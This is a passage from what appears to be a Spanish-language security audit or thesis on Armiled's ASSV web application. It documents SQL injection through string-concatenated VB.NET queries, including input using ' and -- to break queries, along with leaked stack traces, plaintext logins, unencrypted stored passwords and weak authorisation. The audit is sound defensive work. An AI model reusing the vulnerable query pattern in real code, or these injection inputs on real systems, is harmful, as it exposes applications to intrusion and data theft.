

Gráfico 2-7: Página de error vulnerable ASSV.

El Gráfico 2-7 muestra el resultado de introducir el símbolo de terminación de cadena (‘) en el cuadro de texto del usuario en la página antes mencionada. Como se puede observar la información devuelta es bastante completa, analizando ésta información en el Espacio de código 2-2 se determina que el error se ubica en la línea 80 de la clase *Inicio.aspx.vb* y que se provocó porque dicha línea introduce otra vulnerabilidad de *inyección SQL* porque construye directamente la cadena de consulta que debe ejecutar el servidor SQL mediante la entrada del cuadro de texto sin realizar una validación correcta. Al introducir el símbolo de terminación de cadena se la corta sin introducir la contraseña descrita como PASSWORD, indicando al atacante que se pueden realizar otro tipo de ataques que no terminen con una excepción.

```
Línea 78:         SqlConnection1.Open()

Línea 79:         sqlquery = New SqlClient.SqlCommand("select * from USUARIOS C
where C.NOM_USER='" & txt_nombre_usuario.Text & "' and PASSWORD ='" &
txt_pass_usuario.Text & "'", SqlConnection1)

Línea 80:         dr = sqlquery.ExecuteReader
Línea 81:         While dr.Read
Línea 82:             usuar = dr.Item("NOM_USER")
```

Espacio de código 2-2: Mensaje de error de la pagina principal ASSV

```
[SqlException: Unclosed quotation mark before the character string '' and
PASSWORD =''.]

   System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior cmdBehavior,
   RunBehavior runBehavior, Boolean returnStream) +723

   System.Data.SqlClient.SqlCommand.ExecuteReader() +42
   assv.WebForm1.btn_entrar_Click(Object sender, EventArgs e) in
   c:\inetpub\wwwroot\assv\Inicio.aspx.vb:80

   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +108

   System.Web.UI.WebControls.Button.System.Web.UI.IPostBackEventHandler.
   RaisePostBackEvent(String eventArgument) +57

   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl,
   String eventArgument) +18

   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +33
   System.Web.UI.Page.ProcessRequestMain() +1277
```

Espacio de código 2-3: Pila devuelta en un error en la página principal ASSV

En el Espacio de Código 2-3 se muestra la pila de ejecución del programa donde se puede observar resaltado el negrilla que a más de la información sobre la

funcionalidad del código se puede obtener información del directorio donde esta almacenada al aplicación dentro del servidor y con esto buscar otro tipo de ataques directamente sobre el directorio.

2.3.2.3 Autenticación y autorización deficientes.

Toda la aplicación se encuentra publicada de la misma forma dentro del sistema ASSV, es decir que no existe discriminación en la forma de realizar autenticación de acuerdo al escenario donde se maneje la información. Se usa el mismo formulario para acceder al sistema sin importar cual sea el módulo que se requiera, lo cual resulta incorrecto por cuanto amplía totalmente el frente de ataque para un intruso que no solamente puede entrar al *sistema de supervisores* que es el único que necesariamente debe estar en línea sino que también se puede ingresar a sistemas como el de *bodega* que solo debería poder manejarse desde la Intranet.

La autenticación del sistema se realiza únicamente mediante formulario ya sea para Internet o Intranet, el usuario recibe una cookie que le permite mantenerse conectado durante una hora sin que el sistema le pida autenticarse nuevamente.

Todos los usuarios ya sea de la Intranet, Extranet o Internet trabajan solamente haciendo uso de la IUSR_NombreDelServidor, pero sin que se haga un control correcto sobre las autorizaciones mediante ACL en los directorios con lo cual se deja un agujero de seguridad que puede ser explotado para acceder a archivos del sistema.

La cuenta que se utiliza para acceder al servidor de base de datos tiene los permisos de administrador sobre el sistema permitiendo que un usuario con conocimiento del nombre de usuario tenga acceso directo al servidor SQL con todos los privilegios.

2.3.2.4 Comunicación con los navegadores en texto plano.

Toda la información del sistema se considera confidencial sin embargo no se tiene levantado ningún tipo de encripción con los navegadores lo cual genera un grave problema de seguridad. Toda la información puede ser monitoreada desde una

estación que tenga instalado un programa para monitoreo de tráfico, para la demostración de esta vulnerabilidad se hace uso de WireShark Network Protocol Analyser V 0.99.6a un programa de software libre.



Gráfico 2-8: Captura de tráfico sin encripción.

Como puede observarse en el Gráfico 2-8 el momento de realizar la autenticación dentro del programa se hace un envío de información del formulario hacia el servidor con el nombre de usuario y contraseña en texto plano que puede ser fácilmente monitoreado.

Esto a más de facilitar el robo de nombres de usuario y contraseña facilita el robo de identidades que pueden ser utilizadas para realizar ataques en nombre de otros usuarios. Con el mismo software se puede obtener el valor de la cookie de autenticación que se entrega al usuario la cual se envía en cada una de las posteriores solicitudes como se puede observar en el Gráfico 2-9.



Gráfico 2-9: Cookie de autenticación para cada ASSV.

2.3.2.5 Campos ocultos.

Los campos ocultos son comúnmente utilizados para guardar datos entre peticiones, como se puede observar en los Gráficos 2-10 y 2-11 en las páginas de la aplicación se utilizan etiquetas (labels) para guardar datos que para el caso del ejemplo es el código de un empleado.



Gráfico 2-10: Etiqueta utilizada para almacenar datos ocultos.



Gráfico 2-11: Código de etiqueta utilizada para almacenar datos.

Este código puede ser monitoreado y alterado en una comunicación no segura para cambiar el funcionamiento de la aplicación. Si bien son fácilmente manipulables desde el código y permiten mantener el valor de la variable el mismo Framework de .NET provee de otras opciones para almacenar estas variables como se podrá ver más adelante en el desarrollo de la solución para ese tipo de vulnerabilidades.

2.3.2.6 Contraseñas almacenadas en la base de datos.



Gráfico 2-12: Contraseñas guardadas sin cifrado[60].

Las contraseñas se almacenan directamente sobre la base de datos sin ningún tipo de cifrado lo cual constituye un riesgo tanto a nivel local como a nivel externo, si el servidor SQL es vulnerado se puede obtener todas las contraseñas e

[60] Por razones de seguridad no se pueden mostrar todos los registros que contiene la tabla, pero su estructura, nombres de registros y tablas es original.

ingresar directamente al sistema sin necesidad de saltar ninguna seguridad. Como lo muestra el Gráfico 2-12 la tabla almacena como valores de cadena las contraseñas contra las cuales se compara el valor ingresado desde el formulario de autenticación.

2.3.2.7 Validación de datos.

La validación de datos en el sistema no se realiza correctamente en todos los campos que corresponden a ingreso de información por parte del usuario y permite el ingreso de valores sin restricciones suficientes. En estos campos se puede ingresar valores numéricos incorrectos, cadenas con caracteres peligrosos o de inyección SQL como se puede observar en los Gráficos 2-13, en este formulario de ingreso de datos personales de nuevos aspirantes en los campos de nombres y de fecha se coloca el símbolo (‘) que cierra la cadena para SQL y luego con los símbolos (--) se evita que el resto de la cadena sea interpretado por el servidor de base de datos.

Gráfico 2-13: Formulario con validación deficiente de entradas.

EL resultado de ingresar estos símbolos en este formulario que no valida correctamente sus entradas se muestra en el Gráfico 2-14.



Gráfico 2-14: Mensaje de error de formulario sin validación correcta.



Gráfico 2-15: Mensaje de error para ataque de XSS.

En el Gráfico 2-15 se puede apreciar que no se presentan problemas graves con caracteres que permitan ataques de XSS porque por defecto siempre se tiene activada la utilidad ValidateRequest colocada en *true* con lo cual se dispara una excepción si el campo se considera peligroso pero la excepción detiene al programa en lugar presentar un mensaje o una página de error lo cual también facilita que el atacante conozca casi cualquier parte del código con solamente ingresar caracteres peligrosos y obtener los mensajes de error no configurados.

2.3.2.8 Descarga de contenido del sitio Web

En el sitio Web de la empresa no se tienen configurados correctamente los permisos de tal manera que se pueden descargar los contenidos directamente como se puede observar en el Gráfico 2-16 donde se aprecia como con un simple programa de descarga se puede rastrear los contenidos descargables del sitio y luego bajarlos.



Gráfico 2-16: Descarga de archivo flash del sitio Web Armiled.

Este tipo de vulnerabilidad en este caso puede pasar por inofensiva pero podría permitir la descarga de cualquier otro contenido que se cargue al sitio para luego ser utilizado en un ataque, como por ejemplo la descarga de archivos de configuración que revelen información de sistema. El Gráfico 2-17 muestra el archivo descargado del sitio.



Gráfico 2-17: Archivo flash descargado desde el sitio Web

2.4 REQUERIMIENTOS PLANTEADOS POR LA EMPRESA.

La empresa Armiled Cia. Ltda. presenta un conjunto de requerimientos en cuanto a las expectativas del manejo de la información, fijando parámetros que deben cumplirse como requerimientos mínimos de seguridad.

Estos planteamientos deben implementarse bajo la supervisión y trabajo conjunto con el departamento de sistemas de la empresa que por su parte se encarga de realizar los cambios necesarios en el entorno de la red de datos y de facilitar la realización de cambios en la configuración de servicios y servidores.

2.4.1 INFORMACIÓN CONFIDENCIAL

Toda la información manejada a través de la aplicación se considera confidencial y de uso única y exclusivamente del personal autorizado para ésto. La información que el sistema maneja consiste de:

- Información personal y corporativa de clientes.
- Información del personal administrativo
- Información del personal operativo.
- Direcciones de establecimientos y contactos de los puestos de vigilancia.
- Horarios, turnos y horas de relevo del personal operativo.
- Información de administración de *puestos de vigilancia*[61], *sectores*[62] de distribución de puestos y supervisores asignados a sectores.
- Número de puestos y *factor*[63] de cada contrato.
- Información laboral de cada uno de los miembros del personal administrativo.
- Información de inventarios de armamento de la compañía y sus respectivas ubicaciones y asignaciones.
- Información detallada del parque automotor disponible para el personal operativo (motos, camionetas y automóviles).
- Detalles de la autorización y administración de desplazamientos del parque automotor.
- Información de la administración de artículos de bodega y de su asignación al personal operativo y administrativo.

La información que el sistema maneja se comparte desde la base de datos junto con otras aplicaciones de tipo contable que obtienen valores para el cálculo de facturación a los clientes. También se generan a partir de la información manejada por la aplicación los procesos de generación de roles de pagos del personal operativo.

[61] Se considera un **puesto de vigilancia** a cada uno de los guardias que simultáneamente están asignados a un contrato, no necesariamente a un lugar físico como una garita.
[62] Un **sector** de vigilancia en un área geográfica que agrupa los puestos de vigilancia asignados a un supervisor, puede ser un área de la cuidad, una provincia o inclusive varias provincias.
[63] El **Factor** dentro de la empresa es un valor numérico que indica el número de guardias que requiere un puesto de vigilancia durante una semana. El valor resulta de dividir las horas laborales en un puesto de una semana para el número de horas que cada guardia trabaja durante una semana.

